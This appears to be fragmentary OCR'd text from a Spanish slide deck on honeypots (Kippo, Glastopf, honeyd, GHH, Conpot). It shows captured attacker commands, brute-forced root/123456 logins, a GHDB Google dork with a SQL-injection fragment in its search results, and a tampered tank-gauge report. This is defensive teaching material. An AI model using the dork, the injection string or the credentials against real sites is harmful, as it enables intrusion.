
Regeneración.

- Nunca conectamos un entorno real al honeypot.
- Honeypot como plantilla máquina virtual.
- Dos discos duros, uno para datos.
- Despliegue en la nube.
- Apagado. Desconexión del disco. Conexión a control. Copiado.
- Borrado de máquina virtual.
- Despliegue en la nube

NC -L -P 23 < TELNET.TXT

KIPP 





Top 10 successful input

The following table displays the top 10 successful commands entered by attackers in the honeypot system.

CSV of all successful commands

ID	Input (success)	Count
1	cat /proc/version	344
2	/sbin/ifconfig	344
3	cat /proc/meminfo	342
4	cat /proc/modules	341
5	free -m	275
6	uname	241
7	ps x	215
8	echo -n test	203
9	cd /tmp	194
10	ls	157

This vertical bar chart visualizes the top 10 successful commands entered by attackers in the honeypot system.




Total connection attempts from 116.31.116.10: 4945					
Timestamp	IP	Session	Username	Password	Success
2016-06-03 04:36:27	116.31.116.10	bb4b47ca294411e6955501oad2c7546a	root	!@	0
2016-06-03 04:36:28	116.31.116.10	bb4b47ca294411e6955501oad2c7546a	root	123456	1
2016-06-03 05:58:21	116.31.116.10	2bb52b24295011e6955501oad2c7546a	root	!@	0
2016-06-03 05:58:22	116.31.116.10	2bb52b24295011e6955501oad2c7546a	root	123456	1
2016-06-03 07:10:13	116.31.116.10	3688434c295a11e6955501oad2c7546a	root	!@	0
2016-06-03 07:10:15	116.31.116.10	3688434c295a11e6955501oad2c7546a	root	123456	1
2016-06-03 08:32:01	116.31.116.10	a40bf232296511e6955501oad2c7546a	root	!@	0
2016-06-03 08:32:03	116.31.116.10	a40bf232296511e6955501oad2c7546a	root	123456	1
2016-06-03 09:45:00	116.31.116.10	d6061754296f11e6955501oad2c7546a	root	!@	0
2016-06-03 09:45:01	116.31.116.10	d6061754296f11e6955501oad2c7546a	root	123456	1





Total identified IP addresses: 3580

IP address	Geolocation	Sessions count	Success	Last seen
116.	Guangzhou, China	10643	1	2016-09-08 18:50:47
40.:	United States	8742	N/A	2016-04-11 01:37:47



<https://github.com/alexbredo/honeypot-camera>

**DLINK WEBCAM Management -- Kellys secret webcam
bedroom**



https://github.com/gfoss/phpmyadmin_honeypot

Error in Processing Request

Error code: 404

Error text: Not Found

←

phpMyAdmin

Current Server: phpMyAdmin - MySQL (root) ▼

(Recent tables) ...
`Customer`.`Clients`
`CSV\_DB`.`admin`
`tatcaloaihang`.`danh sach loai hang`
`tatcacacloaihang`.`danh sach loai hang`
`tatcacacloaihang`.`danh sach loai hang`
`colegio\_el\_olivo`.`dde\_materias x periodos`
`banzai`.`TABELA p.Gabruka`
`user\_db`.`d`
`information\_schema`.`PARTITIONS`
`information\_schema`.`INNODB\_LOCK\_WAITS`

• [cm9vdA==.YTE=cm9vdA==.YTE=0](#)

[a1](#)

• [cm9vdA==.YWFrcm9vdA==.YWFrc0](#)


[aak](#)

http://kinomakino.blogspot.com.es/2013/12/honeypot-firewall-idp-homemade-con.html

```
$Honeypot = [System.Net.Sockets.TcpListener][int]$x;
$Honeypot.Start();
#Abre el socket con el puerto indicado en el Textbox
while($true)
{
sleep -s 300
#comprueba cada 5 minutos si ha habido intento de conexión mediante el log del Firewall.

$logPath="C:\Windows\System32\LogFiles\Firewall\pfirewall.log"
$blackListPath= "C:\Windows\System32\LogFiles\Firewall\blacklist.txt"
$blacklist = Get-Content $blackListPath

$header=(Select-String -Path $logPath -Pattern "^#Fields").Line.Split(" ") | select -Skip 1
$ips=Get-Content $logPath | select -Skip 4 |
ConvertFrom-Csv -Delimiter " " -Header $header |
where {$_. "dst-port" -eq $x -and $_.path -eq "RECEIVE" -and $blacklist -notcontains $_."src-ip"} |
select -ExpandProperty "src-ip"
$ips
$ips | Add-Content $blacklistPath
foreach ($ip in $ips){
New-NetFirewallRule -DisplayName "Ip Bloqueada $ip" -Direction Inbound -Action Block -RemoteAddress $ip
#si encuentra algún registro contra el puerto indicado, envia un correo.
$smtpserver = "smtp.gmail.com"
$msg = new-object Net.Mail.MailMessage
$smtp = new-object Net.Mail.SmtpClient($smtpServer )
$smtp.EnableSsl = $True
```



<https://github.com/mushorg/glastopf>

```
2013- (glastopf) 192.168 requested GET / on 192.168 
2013- (glastopf) 192.168 requested POST /sdk on 192.168.0.138:8080
2013- (glastopf) 192.168 requested GET / on 192.168.0.138:8080
2013- (glastopf) 192.168 requested GET /profilemanager/ on 192.168.
2013- (glastopf) 192.168 requested GET / on 192.168.0.
2013- (glastopf) 192.168 requested POST /sdk on 192.168.1
```

inurl:"communique_detail.php?id="


« Previous GHDB

Google Dork Description: inurl:"communique_detail.php?id="

Google Search: inurl:"communique_detail.php?id="

Published: 2017-11-13

```
1 *Google Dork Description*:inurl:"communique_de
2
3 -with this dork it is possible to access multi
4 pages of different sites.
5 -Author: Ashwin Rajeev
```



inurl:"communique_detail.php?id="

Todo Maps Noticias Video

Aproximadamente 659 resultados (0,26

BNBT Tracker Info

140.113.199/modules/communique_detail.php?id=7
帳號: 密碼: 內容: his partners. On that
Creating the works from public domain p
only a few days before." error found han
this letter must occasion, ...

Zope

nhjstyle.co.uk/communique_detail.php?id=7
Zope. Login Form. Login: Password: My
blog. http://www.agrariacoop.com/?optio
http://www.moscow.strana-krasoty.ru/?o

VMware Management Interface:

96.126.110.52/cgi-dos/communique_detail.php?id=7 Traducir esta página
Hi cash advance http://
payday1000loans3000online.com - pay day loans <a href="http://
payday1000loans3000online.com">>payday loan <a href="http://
payday1000loans3000online.com/#hrxsp http://payday1000loans3000online.com/#yohpy ...

matejovske povlečení.cz/communique_detail.php?id=7 and(select 1 ...

www.povlečení-luzkoviny.cz/?.../communique_detail.php?id=7 Traducir esta página

www.ccti-ccti.es

oMail-admin Administration - Login

會員登入

輸入以下資訊

帳號:

密碼:

提交

內容

He was silent. liveice co... at the request of Mr. Bennet, who was most anxious to get rid of him, Copyright Tektronix, Inc. mention a word ab... is it quite certain he is coming?" EZGuestbook sister. They are all for what they can get. I am sorry to say it of private surprise of what had happened; it was impossible to think of anything Login - Sun Cobalt RaQ behalf of the interested people who have probably been concerned in the mydocs.dll though I should be exceedingly grieved at their disapprobation, I could This summary was generated by wwwstat They had now entered a beautiful walk by the side of the water, and phpMyAdmin MySQL dump his life." sets mode: +k expressions Elizabeth listened with all the insensibility of distrust; Emergisoft web applica... is a part of our believed, that were it not for the inferiority of her connections, he Fill regiment of militia, and the month balls of Meryton!" Index of /password Mrs. Bennet's eyes sparkled. "A gentleman and a stranger! It is Mr. not for distribution down your mother, I should have advised her most strenuously to engage This is a Shareaza Node Elizabeth listened in silence but was not convinced; their behaviour at Web "She is a most charming young lady indeed. Lady Catherine herself said password danger security for happiness." Shadow Security Scanner performed a vulnerability assessment between... family was rather noisy than pathetic. Kitty was the uid "Lizzy, you must not do so. You must not suspect me. It mortifies me. Host Vulnerability Summary Report all expect Jane's good fortune." Index of /password "But can you think that Lydia is so lost to everything but love of him This report was generated by WebLog "Well, well, and so Mr. Bingley is coming down, sister," (for Mrs. this proxy is working fine! that Mr. Jones should be sent for early in the morning, if Miss Bennet pcANYWHERE EXPRESS Java Client for the following Tuesday. The two ladies were delighted to see their liveice configuration file on us, and our surest way of disappointing him will be to ask nothing Index of of separation that must sometimes occur. In the absence of Jane, he your password is might ever hope to make you love me. My avowed one, or what I avowed to Index of Jane looked at her doubtingly. "Oh, Lizzy! it cannot be. I know how much sets mode: +s The next morning, as she was going downstairs, she was met by her Certificate Practice Statement gained. Index of /mail "Do you not think it would be a proper compliment to the place?" #mysql dump The compliment to herself and her sister was not unfelt. It soothed, Generated by phpSystem "Next time you call," said she, "I hope we shall be more lucky." Session Start ***** draw back and end with

Aplicar

Comentarios

SoapUI 5.3.0

tratar todas

X

<http://www.honeyd.org/>

```
CREATE Exchange Server 2003
ANNOTATE "Microsoft Windows.NET Enterprise Server
(build 3615 beta)"
SET Exchange Server 2003 PERSONALITY "Microsoft
Windows.NET
Enterprise Server (build 3615 beta)"
BIND 10.0.0.1 Exchange Server 2003
#Set port behavior
SET DEFAULT Exchange Server 2003 TCP ACTION RESET
SET DEFAULT Exchange Server 2003 UDP ACTION RESET
ADD Exchange Server 2003 UDP PORT 135 BLOCK
ADD Exchange Server 2003 UDP PORT 137 BLOCK
ADD Exchange Server 2003 UDP PORT 138 BLOCK
```

<http://www.projectnova.org/about/index.html>

Default TCP Action: Open (respond with SYN/ACK)

Default UDP Action: Closed (respond with ICMP port unreachable)

Default ICMP Action: Open (respond to pings)

22	tcp	Script: Emulate a service	Telnet Router	 Delete
23	tcp	Script: Emulate a service	Linux SSH	 Delete
80	tcp	Open: Establish incoming connections	NA	 Delete
443	tcp	Open: Establish incoming connections	NA	 Delete
1900	tcp	Open: Establish incoming connections	NA	 Delete
5000	tcp	Open: Establish incoming connections	NA	 Delete
8080	tcp	Script: Emulate a service	Windows httpd	 Delete

 Add New Port



GHHv1.2_PHPShel_r2l.zip

GHHv1.2_.mdb.zip

GHHv1.2_.sql.zip

GHHv1.2_AIMBuddyList.zip

GHHv1.2_FileUploadManager.zip

GHHv1.2_passlist.txt.zip

GHHv1.2_passwd.txt.zip

GHHv1.2_PHPBBInstall.zip

GHHv1.2_PHPFM.zip

GHHv1.2_PhpSysInfo.zip

GHHv1.2_SquirrelMail.zip

GHHv1.1.2_Haxplorer.zip

GHHv1.2_PHP_Ping.zip



	ID	Owner	Tripped	TimeC					Accepts	Ac
	1	ghh	PHPBBINSTALL	2012-1					*/	
	2	ghh	PHPBBINSTALL	2012-10-16 04:31:41		/install/install.php		install/install.php	image/gif, image/jpeg, image/pjpeg, im...	
	3	ghh	PHPBBINSTALL	2012-10-16 04:33:51		/install/install.php		/install/install.php	image/gif, image/jpeg, image/pjpeg, im...	
	4	ghh	PHPBBINSTALL	2012-10-16 04:34:55		/install/install.php	http://kinomakino.blogspot.com.es/2012		*/	

HoneyBOT - Log_20120927.bin

File View Reports Help

Ports Remotes

0.0.0.0
192.168.0.1
192.168.0.2
192.168.0.3
192.168.0.4
192.168.0.5
192.168.0.6
192.168.0.7
192.168.0.8
192.168.0.9
192.168.0.10
192.168.0.11
192.168.0.12
192.168.0.13
192.168.0.14
192.168.0.15
192.168.0.16
192.168.0.17
192.168.0.18
192.168.0.19
192.168.0.20
192.168.0.21
192.168.0.22
192.168.0.23
192.168.0.24
192.168.0.25
192.168.0.26
192.168.0.27
192.168.0.28
192.168.0.29
192.168.0.30
192.168.0.31

★ Packet Log (pcanywhere)

Connection Details:

Date: 27/09/2012
Time: 8:29:01
Millisecond: 226
Time Zone: +2:00
Source IP: 192.168.0.110
Source Port: 43288
Server IP: 192.168.0.190
Server Port: 22 (pcanywhere)
Protocol: TCP

Bytes Sent: 0
Bytes Received: 11

Packet History

Time	Direction	Bytes	Data
8:29:01	RX	0	SYN
8:29:05	RX	6	hello
8:29:07	RX	5	exit
8:29:08	RX	0	FIN

Packet Data:


View as ☒ text ☐ hex

<< < > >>

Date	Time	Source IP	Source Port	Destination IP	Destination Port	Protocol
27/09/2012	8:28:13	192.168.0.110	50173	192.168.0.190	38	TCP
27/09/2012	8:28:09	192.168.0.110	50173	192.168.0.190	39	TCP

T-Pot: A Multi-Honeypot Platform

 Deutsche Telekom AG Honeypot Project on 17 Mar 2015



<https://github.com/mushorg/conpot>

```
-----  
Available templates:  
-----
```

```
--template proxy  
Unit:      None - Proxy  
Desc:      Sample template that demonstrates the proxy feature.  
Protocols: Proxy  
Created by: the conpot team  
  
--template ipmi  
Unit:      IPMI - 371  
Desc:      Creates a simple IPMI device  
Protocols: IPMI  
Created by: Lukas Rist  
  
--template kamstrup_382  
Unit:      Kamstrup - 382  
Desc:      Register clone of an existing Kamstrup 382 smart meter  
Protocols: Kamstrup  
Created by: Johnny Vestergaard  
  
--template default  
Unit:      Siemens - S7-200  
Desc:      Rough simulation of a basic Siemens S7-200 CPU with 2 slaves  
Protocols: HTTP, MODBUS, s7comm, SNMP  
Created by: the conpot team  
  
--template guardian_ast  
Unit:      Guardian - Guardian AST tank-monitoring system  
Desc:      Guardian AST tank-monitoring system  
Protocols: guardian_ast  
Created by: the conpot team
```



Simply Modbus TCP Client 8.0.3

mode: TCP IP Address: Port: 502

DISCONNECT CONNECTED

Slave ID: 1 First Register: 40001 No. of Regs: 10

2 byte ID: ☐ Function code: 3 minus offset: 40001 ☒ Use defaults register size: 16 bit registers ☐ Events ☐ History

Request: 00 02 00 00 00 06 01 03 00 00 00 0A

☐ load before send

SEND response time (seconds): 0,0

Response: fail in: 5,0

☒ High byte first ☒ High word first expected response bytes: 29

SAVE CFG RESTORE CFG WRITE ABOUT

☐ send continuously response time: 0,0 max: 0,0 time between sends: 0 avg: 0,000 failed: 1 min: 0,0

reset SAVE BYTES clear bytes

copy down	register#	bytes	results	LOG	notes	clear notes
16bit INT	40001					
16bit INT	40002					
16bit INT	40003					
16bit INT	40004					
16bit INT	40005					
16bit INT	40006					
16bit INT	40007					
16bit INT	40008					
16bit INT	40009					
16bit INT	40010					

2016/03/22 20:30:50 >>> 00 01 00 00 00 06 01 03 00 00 00 0A

11,711 Modbus client disconnected. (256c467b-e458-4094-b6e2-17e692be9e60)

42,777 New Modbus connection from [redacted]:63793. (256c467b-e458-4094-b6e2-17e692be9e60)

32,576 New Modbus connection from [redacted]:63800. (256c467b-e458-4094-b6e2-17e692be9e60)

I20200
03/23/2016 08:30

STATOIL STATION

DELIVERY REPORT

T 1: SUPER

INCREASE	DATE / TIME	GALLONS TC	GALLONS WATER	TEMP DEG F	HEIGHT	
END:	03/23/2016 03:23	3893	3976	3.53	50.65	71.63
START:	03/23/2016 03:13	3293	3376	3.53	50.65	48.63
AMOUNT:		3593	3676			


^100201 kino tiene un gran pepino
^10100

I20100
03/23/2016 08:35

STATOIL STATION

IN-TANK INVENTORY

TANK	PRODUCT	VOLUME	TC	VOLUME	ULLAGE	HEIGHT	WATER	TEMP
1	kino tiene un gran	3593		3671	3440	71.63	3.53	50.65
2	LEAD	5058		5234	7765	45.35	4.31	52.20
3	DIESEL	4591		4686	7524	57.52	4.72	52.13
4	PREMIUM	6472		6648	7524	75.84	6.47	51.35



10001

tcp

automated-
tank-gauge

I20100

03/23/16 1:47 AM

Rubis

Hewanorra


Service Station

